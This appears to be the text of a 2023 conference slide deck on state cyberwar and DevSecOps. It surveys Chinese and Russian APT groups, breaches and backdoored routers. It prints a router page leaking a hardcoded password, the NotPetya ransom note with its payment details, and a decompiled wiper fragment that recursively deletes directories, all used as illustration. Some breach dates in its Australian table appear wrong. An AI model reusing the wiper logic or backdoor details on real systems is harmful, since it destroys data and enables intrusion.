



THREATCANARY

The Coming Cyberwar and DevSecOps

DevSecOps Melbourne July 2023

THREAT

An entity likely to cause damage or danger

CANARY

A small yellow bird that can detect danger

THREATCANARY is your best defense to discover, uplift and secure complex *API Environments*, providing the ultimate protection from data breaches.

Andrew Horton



CTO & CO-FOUNDER



- Background in consulting through Security-Assessment, StratSec, BAE Systems Applied Intelligence, HackLabs, Hacktive, Mercury ISS, Path, Ayenem, HortonSec Consulting and more.
- Former Director of Engineering for CoinPayments, the world's largest cryptocurrency payments provider.
- Andrew has worked with clients in banking, telecommunications, energy, insurance, health, NGOs, & government.
- Developed security consulting services line, from pre-sales to delivery. Full-stack leader, with skills leading teams from UX design, frontend and server side development, to network and server engineering.
- Andrew is best known for his open-source security research, forming part of the standard arsenal of penetration testers and black-hat hackers alike, and Kali Linux - the most popular Linux security distribution used daily by security professionals.
- Security Research in OWASP Testing Guide, Penetration Testing Execution Standard (PTES), text books like the Browser Hacker's Handbook, and much more.

Agenda

What you will learn

- **Cyberwar is inevitable**
- **Cyberwar is already here**
- **DevOps is the assembly line of cyber**
- **DevSecOps to win**
- **Cultural Change to win**
- **Cultural Change beyond DevSecOps**
- **Your next steps**

Who are we?

Audience participation time

- Who has no Dev, Sec or Ops background?
- Who here has a :
 - Dev background
 - Sec background
 - Ops background

Cyberwar

is inevitable



The Next Fight - The US/China War

SUBJECT: February 2023 Orders in Preparation for – The Next Fight

SITUATION. I hope I am wrong. **My gut tells me we will fight in 2025.** [Chinese President Xi Jinping] secured his third term and set his war council in October 2022. Taiwan's presidential elections are in 2024 and will offer Xi a reason. United States' presidential elections are in 2024 and will offer Xi a distracted America. Xi's team, reason, and opportunity are all aligned for 2025. We spent 2022 setting the foundation for victory. We will spend 2023 in crisp operational motion building on that foundation.



General Mike Minihan



- Four-star US General
- US Air Mobility Command

The Thucydides Trap

“When a rising power threatens to displace a ruling power, the resulting structural stress makes a violent clash the rule, not the exception.”

Graham Allison

- American Politician Scientist
- Professor at JFK Gov School at Harvard
- United States Assistant Secretary of Defense for Policy and Plans (1993–1994)





The Peloponnesian War

"It was the rise of Athens and the fear that this instilled in Sparta that made war inevitable."

Thucydides

- Athenian General
- Wrote the History of the Peloponnesian War
- Exiled after losing a battle



War and Technology


World War I

The Chemists' War



World War II

The Physicists' War



First Gulf War

Electronic Warfare



The Next Big War
Will begin with Cyber

The Next Big War

“The first shots fired in any war will not be bullets, but bits and bytes, disabling your military systems and civil infrastructure”

Scott Morrison

- Former Australian Prime Minister
- BSC Hons in Economic Geography
- Australia's first Pentecostal prime minister



Cyberwar

is already here



Are we on the precipice of war?

“Our Government’s view is that Australia faces the most dangerous set of strategic circumstances since the Second World War.”

The Hon Clare O’Neil MP

- Australian Minister for Home Affairs and Cyber Security
- Youngest female Mayor in Australian history
- Former McKinsey & Company consultant
- Fulbright Scholar



Are we already in an undeclared Cyberwar?

“In many ways, we may not even know when a cyber attack or indeed when a cyber campaign against Australian interests has begun,”

Rory Metcalf

- Head of the National Security College (NSC) at the Australian National University (ANU)
- Australian Former Diplomat
- Former Senior Strategic Analyst with the Office of National Assessments



Unrestricted Warfare Book

Unrestricted Warfare in 1999

“using all means, including armed force or non-armed force, military and non-military, and lethal and non-lethal means to compel the enemy to accept one's interests.”

“War was confined to the ‘military sphere’, but now outcomes can be decided by, “political factors, economic factors, diplomatic factors, cultural factors, technological factors, or other nonmilitary factors.”



Qiao Liang (乔良) and Wang Xiangsui (王湘穗)


- Wrote Unrestricted Warfare in 1999
- Qiao Liang: retired Major General, military theorist and author.
- Wang Xiangsui: retired Senior Colonel and Professor in Beijing.



Chinese Intellectual Property Theft from the US

IP Commission Report in 2013, and updated in 2017

*“We estimate that at the low end the annual cost to the U.S. economy of several categories of IP theft exceeds \$225 billion, with the unknown cost of other types of IP theft almost certainly exceeding that amount and possibly being as high as **\$600 billion annually**”*



Chinese Intellectual Property Theft from the US

United States Response

- 2014 Indicted five members of PLA unit 61398 in Shanghai
- Economic espionage charges



Names

- APT 1, Comment Crew, Comment Panda, G1F89a, Byzantine Candor, Group 3, Threat Group 8223



HQ in Pudong, Shanghai

Chinese APT Groups

Too many Chinese APTs to list

Group	Targets	Techniques
APT25	The defense industrial base, media, financial services, and transportation sectors in the U.S. and Europe.	Spear phishing
APT27	multiple organizations headquartered around the globe, including North and South America, Europe, and the Middle East. These organizations fall into a range of different industries, including business services, high tech, government, and energy; however a notable number are in the aerospace and transport or travel industries.	Spear phishing and vulnerable web applications.
APT30	Members of the Association of Southeast Asian Nations (ASEAN)	Can cross air-gapped networks. Register their own DNS domains for malware CnC.
APT31	Multiple, including government, international financial organization, and aerospace and defense organizations, as well as high tech, construction and engineering, telecommunications, media, and insurance.	Java and Adobe Flash
APT40	maritime targets, defense, aviation, chemicals, research/education, government, and technology organizations.	Spear-phishing. Leverages compromised email addresses.
APT41	healthcare, telecoms, and the high-tech sector, ideo game industry targeting	Spear-phishing emails with attachments such as compiled HTML (.chm) files. Uses rootkits and bootkits.

Chinese Backdoors in Products

Backdoored?

- Wavlink brand routers sold on Amazon, eBay, MWave, Dick Smith, and Kogan
- Jetstream brand exclusive to WalMart in US (Same)
- Both Linked to Winstars Technology Ltd in Shenzhen



Login form

Since the scanning program of the Mesh device will interfere with the throughput test, you need to set the shutdown scanner on this page.

Password:

Apply

Note:

After rebooting the device, you will need to re-set it on this page.

Chinese Backdoors in Products

Backdoored?

- **Multiple Vulnerabilities in Wavlink Router leads to Unauthenticated RCE** – CVE-2020-10971 and CVE-2020-10972
- Exploited by Mirai botnet since 2020



View Source

```
Elements Console Sources Network Per
<script type="text/javascript">
  //var username="admin2860";
  var syspasswd="password123!";
  step_sec=150;
  function make_request(url, content) {
    http_request = false;
    if (window.XMLHttpRequest) { // Mozilla, Saf
      http_request = new XMLHttpRequest();
      if (http_request.overrideMimeType) {
        http_request.overrideMimeType('text/
      }
    } else if (window.ActiveXObject) { // IE
      try {
        http_request = new ActiveXObject("Ms
      } catch (e) {
        try {
          http_request = new ActiveXObject("Mi
        } catch (e) {}
      }
    }
  }
}
```

Chinese APTs use Zero Days

Zero Day Exploits


“Chinese state-sponsored cyber espionage groups exploited more zero-days than other cyber espionage actors in 2022, which is consistent with previous years.”- Mandiant (Google) Threat Intelligence

Focus on Enterprise Networking & Security Devices

- Fortinet's FortiOS SSL-VPN (CVE-2022-42475 and CVE-2022-41328)
- FortiManager FortiOS (CVE-2022-41328)

Spear Phishing with Microsoft Word Attachments

- Word Document exploits using Microsoft Diagnostics Tool (MDST) CVE-2022-30190
- CVE-2022-30190 also used to exploit targets in Belarus and Russia in May 2022 during the Ukraine war.



What does Russian Cyberwar look like?

Fake Ransomware - NotPetya

- 27 June 2017 massive infection across Ukraine
- Modified version of Petya ransomware.
- Used the EternalBlue exploit (NSA)
- Masqueraded as the Petya ransomware
- Attack originated from an update of a Ukrainian tax accounting package called MeDoc used by 90% of Ukrainian companies.
- Attributed to Russian Sandworm group.

Damage Beyond Ukraine

- Estimated: US\$870 million to Merck, US\$400 million to FedEx, US\$384 million to Saint-Gobain, and US\$300 million to Maersk

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail womsmith123456@posteo.net. Your personal installation key:

zRNagE-CDBMfc-pD5A14-vFd5d2-14mhs5-d7UCzb-RYjq3E-ANg8rK-49XFX2-Ed2R5A

If you already purchased your key, please enter it below.

Key: _

What does Russian Cyberwar look like?

Web Defacement & Data Breach

- Jan 2022, 15 websites of Ukrainian public institutions and government agencies were defaced with this message

"Ukrainian! All your personal data has been uploaded to the public network. All data on the computer is destroyed, it is impossible to recover them. **All information about you has become public, be afraid and expect the worst.** This is for your past, present and future. For Volyn, for the OUN UPA, for Galicia, for Polissya and for historical lands,"



What does Russian Cyberwar look like?

Wiper Malware Targeting Viasat KA-SAT Modems

- February 24th, 2022
- Targeted Viasat KA-SAT modems across the Ukraine
- Viasat company targeted first
- Wiped residential satellite modems

OSINT

- Linux based ELF MIPS Malware named “ukrop” uploaded to VirusTotal

Damage Beyond Ukraine

- Outage of 5,800 Enercon wind turbines in Germany

```
while( true ) {  
    /* read the / directory */  
    iVar2 = read_directory_maybe(iVar1);  
    /* get the directory name string */  
    directory = iVar2 + 0xb;  
    if (iVar2 == 0) break;  
    /* check for any standard directory names - skip them */  
    iVar2 = strcmp(directory,"");  
    if (iVar2 != 0) {  
        iVar2 = strcmp(directory,"..");  
        if (iVar2 != 0) {  
            iVar2 = strcmp(directory,"bin");  
            if (iVar2 != 0) {  
                iVar2 = strcmp(directory,"boot");  
                if (iVar2 != 0) {  
                    iVar2 = strcmp(directory,"dev");  
                    if (iVar2 != 0) {  
                        iVar2 = strcmp_maybe(directory,"lib",3);  
                        if (iVar2 != 0) {  
                            iVar2 = strcmp(directory,"proc");  
                            if (iVar2 != 0) {  
                                iVar2 = strcmp(directory,"sbin");  
                                if (iVar2 != 0) {  
                                    iVar2 = strcmp(directory,"sys");  
                                    if (iVar2 != 0) {  
                                        iVar2 = strcmp(directory,"usr");  
                                        if (iVar2 != 0) {  
                                            strcpy_maybe(copied_directory + 1,directory,0x10);  
                                            /* recursively delete the non-standard folder */  
                                            recursive_delete_files_in_dir(copied_directory);  
                                        }  
                                    }  
                                }  
                            }  
                        }  
                    }  
                }  
            }  
        }  
    }  
}
```

Recursively delete files in nonstandard folders



Russian APT Groups

There are more

Group	Operator	Targets	Techniques
APT28, Fancy Bear, Pawn Storm, Sofacy Group, Sednit, STRONTIUM, Tsar Team, Threat Group-4127, Grizzly Steppe (+APT29)	GRU Unit 26165	Norwegian Parliament, German Council on Foreign Relations, International Republican Institute, International Olympic Committee, German and French elections, Dutch ministries, US Democratic National Committee, Whitehouse, NATO, French TV5Monde, Bank of America, United Bank for Africa, UAE Bank, Media and journalists.	Windows Zero-days, Java Zero-days, Spear-phishing, and malware
APT29, Cozy Bear, CozyCar, CozyDuke, Dark Halo, The Dukes, Grizzly Steppe (+APT28), NOBELIUM, Office Monkeys, StellarParticle, UNC2452, YTTIRIUM	Probably the Russian Federal Security Service (FSB) or SVR	The US Pentagon, US think tanks and NGOs, Norwegian government, Dutch ministries, SolarWinds, Republican National Committee, Microsoft customers.	Spear-phishing, MagicWeb attack through Active Directory Federated Services, and malware
Beserk Bear, Crouching Yeti, Dragonfly Dragonfly 2.0, DYMALLOY, Energetic Bear, Havex, IRON LIBERTY, Koala, TeamSpy	FSB + civilian + criminal hackers	Water and energy utilities. Airports.	Malware
Sandworm, Voodoo Bear, Iron Viking, Telebots	GRU Unit 74455	Ukraine, Electrical Utilities in the Ukraine, 2018 Winter Olympics, Parliament of Georgia, Organization for the Prohibition of Chemical Weapons in the Hague.	Zero-days, spearphishing, malware, router botnets, fake ransomware (NotPetya), BlackEnergy, Industroyer

Vulkan Leak

Vulkan


- NTC Vulkan
- Russian Defence Contractor
- 5000+ leaked documents

Linked to

- GRU / Sandworm / Unit 74455
- Cozy Bear

Projects


- Scan-V
- Fraction
- Amezit-V
- Krystal-2V



Vulkan Leak

Scan-V

- Scans the Internet
- Civilian infrastructure
- Uses Nmap, Nessus, etc



Vulkan Leak

Amezit-V

- Discovery & Mapping of Critical Infrastructure
- Railways & Power Plants
- Plug-in with Physical access

Krystal-2V

- Educational & Training
- Offensive & Defensive Scenarios
- Disable Rail, Air, Sea Transport

3.2.1.1.5	Отработку мероприятий по блокированию доступа в ГИС ОП за счет реализации атак отказа в обслуживании на исчерпание вычислительных ресурсов сетевого оборудования;
3.2.1.1.6	Отработку мероприятий по блокированию доступа в ГИС ОП с использованием СПО АПК «Амезит» и методик их применения;
3.2.1.2	В части отработки мероприятий по выводу из строя систем управления железнодорожным, воздушным и морским транспортом:
3.2.1.2.1	узла;
3.2.1.2.2	воздушным комплексом (аэродромом);
3.2.1.2.2.2	Simulation of air transport control system elements operation at technological sites of air terminal complex (airport, aerodrome);
3.2.1.2.3	морским транспортом морского (речного) порта;
3.2.1.2.4	Отработку методов получения несанкционированного доступа в локальные компьютерные и технологические сети объектов транспортной инфраструктуры;
3.2.1.2.5	Отработку методов вмешательства в технологические процессы управления на транспорте;
3.2.1.2.6	Отработку применения СПО АПК «Амезит» в целях вывода из строя (нарушения работоспособности) систем управления железнодорожным транспортом;
3.2.1.3	нарушения жизнеобеспечения объектов инфраструктуры;
3.2.1.3.1	Имитацию работы систем управления энергоснабжением;
3.2.1.3.2	Имитацию работы элементов системы управления водоснабжением;
3.2.1.3.3	Отработку методов получения несанкционированного доступа в локальные компьютерные и технологические сети объектов инфраструктуры;
3.2.1.3.3.3	Testing of methods for obtaining unauthorized access to local computer and technological networks of infrastructure and facilities to support life in population centers and industrial areas.

Russian Cyberwar

No Attribution

- Pretending to be other groups
- Masquerading as Ransomware
- Knocking out power in the Ukraine during winter

Psychological

- Causing blackouts in Ukraine in winter
- Data breaches to demoralise

Data Wipers

- Denial of service

Data Breaches

- Sharing personal data from databases

Collateral Damage

- Non-combatants being attacked

The Attribution Problem

*“For more than two decades, cyber defenders, intelligence analysts, and policymakers have struggled to determine the source of the most damaging attacks. This **attribution problem** will only become more critical as we move into a new era of cyber conflict with even more attacks ignored, encouraged, supported, or conducted by national governments”*

Jason Healey

- Senior Research Scholar at Columbia University
- Senior Fellow of the Cyber Statecraft Initiative of the Atlantic Council
- Ex-Goldman Sachs, Director for Cyber Infrastructure Protection at the White House, US Air-force, and more.
- Pioneer of Threat Intelligence
- Author



*“who is to blame?”
can be more
important than “who
did it?”*

Continuous Attacks on Australia

Who's hacking us?

Date	Victim	Industry	Attribution	Data Breach
June 2023	ACT Government	Gov	?	Email
May 2023	Fire Rescue Victoria	Fire	?	Identification and contact information, but also medical records, passport and driver's license details, Medicare numbers, Centrelink numbers and healthcare identifiers.
May 2023	Medibank	Insurance	REvil ransomware gang (Russian)	9.7m people's records
May 2023	HWL Ebsworth	Law	AlphV ransomware gang (Russian)	1.45 terabytes of data. Wide range of corporate and gov clients.
April 2023	Optus	Telco	?	10m current and former customers.
March 2023	Latitude	Financial	?	225,000 customers. Drivers licenses.

Too many to list

DevSecOps

is the assembly
line of cyber



Henry Ford's Assembly Line

Henry Ford invented the assembly line

- Automation at every step
- Increasing release speed
- Improving release quality

Cultural change

- Different teams working together
- Unskilled labour can build cars.

Lift scaling limits on labour

- No longer limited by skilled engineers.

By 1912 Ford's key concepts

- Repeatable processes
- Standardized inputs / output

Relies on

- Industrial revolution



Ford Model T Assembly Line at the Highland Park Plant, 1915

100 years later: DevOps

Continuous Integration / Continuous Deployment

- Automation at every step
- Increasing release speed
- Improving release quality

Cultural Change

- Different teams working together
- Agile methodology

Lift scaling limits on labour


- No longer limited by skilled engineers

DevOps Key Concepts

- Repeatable processes
- Standardized inputs / output

Relies on

- Open-source software components (interchangeable parts)



The Phoenix Project

A Novel about IT, DevOps, and Helping Your Business Win

DevSecOps

Continuous Security

- Automation of security at every step
- Increasing release speed
- Improving release quality

Cultural Change

- Different teams working together
- Shift security left and everyone is responsible

Lift scaling limits on labour

- No longer limited by skilled red and blue teams.


DevSecOps Key Concepts

- Repeatable processes
- Standardized inputs / output

Relies on

- DevOps
- DAST, SAST, SCA, and other tools

The DevSecOps Lifecycle



Ford's Assembly Line Helped Win WWII

Industrial warfare

- From the Industrial revolution to the atomic age
- Repurposing civilian infrastructure

The B-24 Liberator bomber

- The most mass-produced US military aircraft of all time.
- Built by the Ford Motor company

By 1945 Ford was building B-24 Liberators at a rate of one per hour.

"The production miracle of the war",
The Wall Street Journal



DevSecOps

is necessary to win



The DevSecOps Trend

DevSecOps is gaining in popularity

“56% of respondents reported using DevOps or DevSecOps methodologies, up from 47% in 2022.”

2023 Global DevSecOps Report from GitLab



What do I get from DevSecOps?


Key Benefits of DevSecOps

- Improved Release Speed
- Improved Release Quality
- Improved Release Security
- Let's you do more, faster, with a smaller team


What drives DevSecOps

- Just removing the security bottleneck?

DevOps life-cycle



DevSecOps life-cycle



DevSecOps is a process

DevSecOps:

- Is not a product
- Is not a team within Cyber
- Is a process

DevSecOps:

- Is automation of the secure software development lifecycle (SDLC) process
- Does not obviate other appsec processes

“Security is a process, not a product. Products provide some protection, but the only way to effectively do business in an insecure world is to put processes in place that recognize the inherent insecurity in the products. The trick is to reduce your risk of exposure regardless of the products or patches.”



Bruce Schneier

- American cryptographer, security pro, privacy specialist, and writer.
- Lecturer at Harvard Kennedy School
- Influential security blogger.
- Serial author.

